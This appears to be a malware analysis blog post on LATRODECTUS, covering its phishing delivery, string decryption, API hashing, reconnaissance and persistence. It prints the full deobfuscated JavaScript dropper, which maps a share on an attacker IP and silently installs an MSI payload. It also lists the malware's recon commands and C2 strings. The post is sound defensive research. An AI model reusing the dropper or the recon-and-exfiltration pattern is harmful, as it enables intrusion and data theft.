Inside LATRODECTUS: A Dive into Malware Tactics and Mitigation

By Zyad Waleed Elzyat

Published: 2024-06-13 · Archived: 2026-04-05 14:25:14 UTC

Summary

- LATRODECTUS is a sophisticated malware variant designed to replace the functionality of ICEDID and also download it but in this report we will analyze LATRODECTUS only.
- LATRODECTUS spreads through phishing emails and malicious attachments. Once executed, it copies itself into the AppData directory and creates a scheduled task named “Updater” to ensure persistence upon system logon

> LATRODECTUS capabilities:

- Command Execution: It can execute various commands received from the C2 server, such as downloading and running executable files, DLLs.
- Information Gathering: The malware collects comprehensive system information, including IP configuration, system info, domain trusts, network views, and details about antivirus products.
- Persistence : The malware establishes persistence by modifying system registries, creating scheduled tasks for startup.

LATRODECTUS Delivery

1. The initial stage of the LATRODECTUS infection typically begins with a phishing email.

2. When the victim opens the malicious attachment or clicks on the link, a JavaScript dropper is executed.


3. The JS dropper uses WMI to execute commands and scripts within the Windows environment. WMI allows the malware to perform various administrative tasks without raising suspicion.

4. then downloads a malicious MSI (Microsoft Installer) file from a remote server. This MSI file contains the next stage of the malware

5. After downloading the MSI file, the malware extracts a DLL (Dynamic Link Library) file from it. The DLL is then executed using the rundll32 command

6. Once the LATRODECTUS DLL is running, it communicates with a Command and Control (C2) server.

Press enter or click to view image in full size




```
def de_Comment(input_file, output_file):
    with open(input_file, 'r') as infile, open(output_file, 'w') as outfile:
        for line in infile:
            if line.startswith('////'):
                outfile.write(line[4:])


output_file = 'out.js'
de_Comment(input_file, output_file)
```

- After running the Python script to de-obfuscate the JavaScript file, the code has been transformed into a more readable and understandable format. This process unveils the original structure and logic of the code, making it easier to analyze


```
var network = new ActiveXObject("WScript.Network");
var wmi = GetObject("winmgmts:\\\\.\\root\\cimv2");
var attempt = 0;
var connected = false;
var driveLetter, letter;

function isDriveMapped(letter) {
   var drives = network.EnumNetworkDrives();
   for (var i = 0; i < drives.length; i += 2) {
        if (drives.Item(i) === letter) {
            return true;
        }
    }
    return false;
}

for (driveLetter = 90; driveLetter >= 65 && !connected; driveLetter--) {
    letter = String.fromCharCode(driveLetter) + ":";
    if (!isDriveMapped(letter)) {
        try {
            network.MapNetworkDrive(letter, "\\\\95.164.3.171@80\\share\\");
            connected = true;
            break;
          } catch (e) {
             attempt++;
          }
```

```
   }
}

if (!connected && attempt > 5) {
    var command = 'net use ' + letter + ' \\\\95.164.3.171@80\\share\\ /persistent:no';
    wmi.Get("Win32_Process").Create(command, null, null, null);

    var startTime = new Date();
    while (new Date() - startTime < 3000) {}
    connected = isDriveMapped(letter);
}

if (connected) {
    var installCommand = 'msiexec.exe /i \\\\95.164.3.171@80\\share\\cisa.msi /qn';
    wmi.Get("Win32_Process").Create(installCommand, null, null, null);

    try {
       network.RemoveNetworkDrive(letter, true, true);
    } catch (e) {

          }
} else {
    WScript.Echo("Failed.");
}
```

Unpcaking


- Upon encountering malware embedded within an MSI file, I employed “UniExtract” to extract the DLL file concealed within.

  Press enter or click to view image in full size



- To expedite the unpacking process, I’ve opted to utilize [unpackme](https://www.unpac.me/), a service specifically designed for efficiently unpacking malwares and now the sample is ready for analysis.


  Press enter or click to view image in full size



API Hashing

- The LATRODECTUS DLL contains four export functions. These exports are essentially entry points that can be called by other programs or system processes. Despite having multiple names, all four exports direct execution to the same underlying function within the DLL.

  Press enter or click to view image in full size




Name	Address	Ordinal
extra	0000000180003CE4	1
follower	0000000180003CE4	2
run	0000000180003CE4	3
scub	0000000180003CE4	4
DllEntryPoint	**0000000180003C7C**	**[main entry]**

- and when go into that function i found this function and inside it there are 6 functions contains alot of hashes that malware use it for API Hashing and try to resolve it with hashdb

```
342  v75 = -1872099664;
343  v76 = &address_kernel32_dll;
344  v77 = &qword_180010BC0;
345  v78 = -1578112727;
346  v79 = &address_kernel32_dll;
347  v80 = &qword_180010BC8;
348  v81 = -857123310;
349  v82 = &address_kernel32_dll;
350  v83 = &unk_180010BD0;
351  v84 = 157025232;
352  v85 = &address_kernel32_dll;
353  v86 = &qword_180010BD8;
354  v87 = -1476705947;
355  v88 = &address_kernel32_dll;
356  v89 = &unk_180010BE0;
357  v90 = 726909723;
358  v91 = &address_kernel32_dll;
359  v92 = &qword_180010BE8;
360  v93 = -548025358;
361  v94 = &address_kernel32_dll;
362  v95 = &qword_180010BF0;
363  v96 = -718452918;
364  v97 = &address_kernel32_dll;
365  v98 = &qword_180010BF8;
366  v99 = -1969089961;
367  v100 = &address_kernel32_dll;
368  v101 = &qword_180010C00;
369  v102 = 1928404537;
370  v103 = &address_kernel32_dll;
371  v104 = &qword_180010C08;
372  v105 = 1163055137;
373  v106 = &address_kernel32_dll;
374  v107 = &qword_180010C10;
375  v108 = -383414662;
```

- LATRODECTUS Use CR32 For API Hashing to resolve kernel32.dll and ntdll.dll modules and their functions. In order to resolve additional libraries such as user32.dll or wininet.dll and search for all “.dll” Files In System.

  Press enter or click to view image in full size




```
String_decryptor(dword_1800100B8, (__int64)v9);// \*.dll
v7 = v9;
if ( !(unsigned int)sub_18000B6F4(&v4, v9) )
  return 0i64;
```


String Decryption

- I used [0x0d4y](https://0x0d4y.blog/case-study-analyzing-and-implementing-string-decryption-algorithms-latrodectus/) Script to decipher encrypted strings within the malware sample. After customizing the script to generate the output in a text file format, I executed it to obtain the decrypted strings for further examination.

```
import pefile
import re

def format_string(encoded_string: bytes) -> str:
    try:
        formatted_string = encoded_string.decode('utf-8')
        if formatted_string.isascii():
            return formatted_string
    except UnicodeDecodeError:
        pass

    return "Not an ASCII String"

def decrypt_string(data_enc: bytes, xor_key: int) -> str:
    decrypted_strings = bytearray()
    for enc_data in data_enc:
        xor_key += 1
```

```
        decrypted_strings.append(enc_data ^ (xor_key & 0xFF))
    return format_string(decrypted_strings)

data_section = next((s for s in pe.sections if b'.data' in s.Name), None)
data = data_section.get_data()
first_data_byte = data[0]
references = []
for section in pe.sections:
    if b'.data' in section.Name:
        data = section.get_data()
        index = data.find(first_data_byte)
        while index != -1:
            references.append(section.VirtualAddress + index)
            index = data.find(first_data_byte, index + 1)

output_file = "output.txt"

with open(output_file, "w") as f:
    for ref in references:
        encryption_key = pe.get_data(ref, 1)[0]
        f.write("\033[33m\nXOR Initial Key: \033[0m" + hex(encryption_key) + "\n")
        data_length = encryption_key ^ pe.get_data(ref + 4, 1)[0]
        f.write("\033[34mEncrypted Data Block Length: \033[0m" + str(data_length) + "\n")
        encrypted_data = pe.get_data(ref, data_length + 6)[6:]
        f.write("\033[31mEncrypted Data Block: \033[0m" + hex(int.from_bytes(encrypted_data, byteord
        decrypted_str = decrypt_string(encrypted_data, encryption_key)
        f.write("\033[32mDecrypted String:\033[0m" + decrypted_str + "\n")

with open(output_file, "r") as f:
    output_text = f.read()

pattern = r".*Decrypted String:.*"

result = re.findall(pattern, output_text)

cleaned_output_file = "cleaned_output.txt"
with open(cleaned_output_file, "w") as f:
    for line in result:
        f.write(line + "\n")

print("Decrypted String saved to:", cleaned_output_file)
```

Press enter or click to view image in full size




```
Decrypted String:/c ipconfig /all
Decrypted String:C:\Windows\System32\cmd[.]exe
Decrypted String:/c systeminfo
Decrypted String:/c nltest /domain_trusts
Decrypted String:/c net view /all /domain
Decrypted String:/c nltest /domain_trusts /all_trusts
Decrypted String:/c net view /all
Decrypted String:&ipconfig=
Decrypted String:/c net group "Domain Admins" /domain
Decrypted String:/Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Forma
Decrypted String:C:\Windows\System32\wbem\wmic.exe
Decrypted String:/c net config workstation
Decrypted String:/c wmic.exe /node:localhost /names
Decrypted String:R6[2M>B2Z
Decrypted String:/c whoami /groups
Decrypted String:&systeminfo=
Decrypted String:&domain_trusts=
Decrypted String:&domain_trusts_all=
Decrypted String:&net_view_all_domain=
Decrypted String:&net_view_all=
Decrypted String:&net_group=
Decrypted String:&wmic=
Decrypted String:&net_config_ws=
Decrypted String:&net_wmic_av=
Decrypted String:&whoami_group=
Decrypted String:{
Decrypted String:"pid":
Decrypted String:"%d",
Decrypted String: "proc":
Decrypted String:"%s",
Decrypted String: "subproc": [
```

```
Decrypted String:]
Decrypted String:}
Decrypted String:&proclist=[
Decrypted String:{
Decrypted String:"pid":
Decrypted String:"%d",
Decrypted String:"proc":
Decrypted String:"%s",
Decrypted String:"subproc": [
Decrypted String:]
Decrypted String:}
Decrypted String:&desklinks=[
Decrypted String:*.*
Decrypted String:"%s"
Decrypted String:]
Decrypted String:Update_%x
Decrypted String:Custom_update
Decrypted String:.dll
Decrypted String:.exe
Decrypted String:Updater
Decrypted String:"%s"
Decrypted String:rundll32.exe
Decrypted String:"%s", %s %s
Decrypted String:runnung
Decrypted String::wtfbbq
Decrypted String:%d
Decrypted String:files/bp.dat
Decrypted String:%s\%d.dll
Decrypted String:%d[.]dat
Decrypted String:%s\%s
Decrypted String:init -zzzz="%s\%s"
Decrypted String:front
Decrypted String:/files/
Decrypted String:Littlehw
Decrypted String:.exe
Decrypted String: Content-Type application/x-www-form-urlencoded
Decrypted String:POST
Decrypted String:GET
Decrypted String:curl/7.88.1
Decrypted String:Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Decrypted String:CLEARURL
Decrypted String:URLS
Decrypted String:COMMAND
Decrypted String:ERROR
Decrypted String:12345
Decrypted String:counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&dire
Decrypted String:<!DOCTYPE
```

```
Decrypted String:%s%d.dll
Decrypted String:<html>
Decrypted String:<!DOCTYPE
Decrypted String:%s%d[.]exe
Decrypted String:LogonTrigger
Decrypted String:%x%x
Decrypted String:TimeTrigger
Decrypted String:PT1H%02dM
Decrypted String:&mac=
Decrypted String:;
Decrypted String:%04d-%02d-%02dT%02d:%02d:%02d
Decrypted String:%02x
Decrypted String::%02x
Decrypted String:PT0S
Decrypted String:&computername=%s
Decrypted String:&domain=%s
Decrypted String:\*.dll
Decrypted String:ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
Decrypted String:%04X%04X%04X%04X%08X%04X
Decrypted String:\Registry\Machine\
Decrypted String:AppData
Decrypted String:Desktop
Decrypted String:Startup
Decrypted String:Personal
Decrypted String:Local AppData
Decrypted String:Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
Decrypted String:hxxps[://]aytobusesre[.]com/live/
Decrypted String:hxxps[://]scifimond[.]com/live/
Decrypted String:C:\WINDOWS\SYSTEM32\rundll32[.]exe %s,%s
Decrypted String:C:\WINDOWS\SYSTEM32\rundll32[.]exe %s
Decrypted String:\update_data.dat
Decrypted String:URLS|%d|%s
```

- and ahmedskasmani script to use it inside ida pro with some modifications.

```
import idaapi, idc, idautils

def find_fn_Xrefs(fn_addr):
    xref_list = []
    for ref in idautils.XrefsTo(fn_addr):
        xref = {}
        xref['normal'] = ref.frm
        xref['hex'] = hex(ref.frm)
        xref_list.append(xref)
    return xref_list
```

```
def get_bytes_from_address(addr, length):
    ea = addr
    ret_data = bytearray()
    for i in range(0, length):
        data = idc.get_bytes(ea + i, 1)
        ret_data.append(data[0])
        i += 1
    return ret_data

def get_fastcall_args_number(fn_addr, arg_number):
    args = []
    arg_count = 0
    ptr_addr = fn_addr
    while True:
        ptr_addr = idc.prev_head(ptr_addr)

        if idc.print_insn_mnem(ptr_addr) == 'mov' or idc.print_insn_mnem(ptr_addr) == 'lea':
            arg_count += 1
            if arg_count == arg_number:
                if idc.get_operand_type(ptr_addr, 1) == idc.o_mem:
                    args.append(idc.get_operand_value(ptr_addr, 1))
                elif idc.get_operand_type(ptr_addr, 1) == idc.o_imm:
                    args.append(idc.get_operand_value(ptr_addr, 1))
                elif idc.get_operand_type(ptr_addr, 1) == idc.o_reg:
                    reg_name = idaapi.get_reg_name(idc.get_operand_value(ptr_addr, 1), 4)
                    reg_value = get_reg_value(ptr_addr, reg_name)
                    args.append(reg_value)
                else:

                    print("Exception in get_stack_args")
                    return
                return args
            else:
                continue
    return args

def decode_str(s) -> str:
    is_wide_str = len(s) > 1 and s[1] == 0
    result_str = ""
    if not is_wide_str:
        result_str = s.decode("utf8")
    else:
        result_str = s.decode("utf-16le")
    if result_str.isascii():
        return result_str
    return ""
```

```
def decrypt(a1):
    result = bytearray()
    key = a1[0]
    result_len = a1[4] ^ a1[0]
    v8 = 6
    extracted_data = a1[6:6 + result_len]

    for i in range(result_len):
        key = (key + 1) % 256
        print(f"Debug: key: {hex(key)}, extracted_data[i] : {hex(extracted_data[i])}, result: {extra
        result.append((extracted_data[i] ^ key) % 256)

            print(f"Debug: {len(result)} | {result}")
    return decode_str(result)

def set_hexrays_comment(address, text):
    print("Setting hex rays comment")

    cfunc = idaapi.decompile(address)
    tl = idaapi.treeloc_t()
    tl.ea = address
    tl.itp = idaapi.ITP_SEMI
    if cfunc:
        cfunc.set_user_cmt(tl, text)
        cfunc.save_user_cmts()
    else:
        print("Decompile failed: {:#x}".format(address))

def set_comment(address, text):
    idc.set_cmt(address, text, 0)
    set_hexrays_comment(address, text)

decryption_fn_address = 0x000000018000ACC8

xref_list = find_fn_Xrefs(decryption_fn_address)

for ref in xref_list:
    print("")
    print(f"Func Address : {ref['hex']}, {ref['normal']}")
    arg_address_hex = hex(get_fastcall_args_number(ref['normal'], 1)[0])
    arg_address = get_fastcall_args_number(ref['normal'], 1)[0]
    enc_value = get_bytes_from_address(arg_address, 8)

    print(f"Debug: enc_value[0] : {hex(enc_value[0])}, enc_value[4]: {hex(enc_value[4])}")
    result_str_len = enc_value[0] ^ enc_value[4]
    print(f"result char count : {result_str_len}")
    enc_value = get_bytes_from_address(arg_address, 6 + result_str_len)
    if b'\xff\xff\xff\xff' not in enc_value:
        print(f"Debug: len : {len(enc_value)}, enc_value: {enc_value}")
```


```
        dec_string = decrypt(enc_value)
        print(f"Decrypted String: {dec_string}")
        set_comment(ref['normal'], dec_string)
```

Collecting System Information

- The Malware run these commands to collect system information and try for enumeration , and check the AV

```
C:\Windows\System32\cmd.exe /c ipconfig /all
C:\Windows\System32\cmd.exe /c systeminfo
C:\Windows\System32\cmd.exe /c nltest /domain_trusts
C:\Windows\System32\cmd.exe /c net view /all /domain
C:\Windows\System32\cmd.exe /c nltest /domain_trusts /all_trusts
C:\Windows\System32\cmd.exe /c net view /all
C:\Windows\System32\cmd.exe /c net group "Domain Admins" /domain
C:\Windows\System32\wbem\wmic.exe /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusPr
Decrypted String:C:\Windows\System32\wbem\wmic.exe
C:\Windows\System32\cmd.exe /c net config workstation
C:\Windows\System32\cmd.exe /c wmic.exe /node:localhost /names
C:\Windows\System32\cmd.exe /c whoami /groups
```

Press enter or click to view image in full size



Persistence


- it’s evident that the malware employs a sophisticated persistence mechanism to ensure its execution and propagation within the system. Here’s a breakdown of its methodology:
- Utilization of rundll32 Command: The malware utilizes the rundll32 command to execute itself discreetly within the system environment. This technique allows the malware to masquerade as a legitimate Windows process, potentially evading detection by security software.

- Creation of Copy in AppData Directory: Following execution, the malware creates a duplicate of itself in the directory path:


```
"C:\Users'Username'\AppData\Roaming\Custom_update\Update_….dll"
```

- By placing the copy in the AppData directory, a common location for storing application data, the malware attempts to blend in with legitimate files and avoid suspicion.
- Task Scheduler Entry for Persistent Execution: To ensure persistent execution across system reboots, the malware sets up a task scheduler entry. This entry is configured to run the copied DLL file upon user login, thereby perpetuating the malware's activity even after system restarts.


Press enter or click to view image in full size



Press enter or click to view image in full size

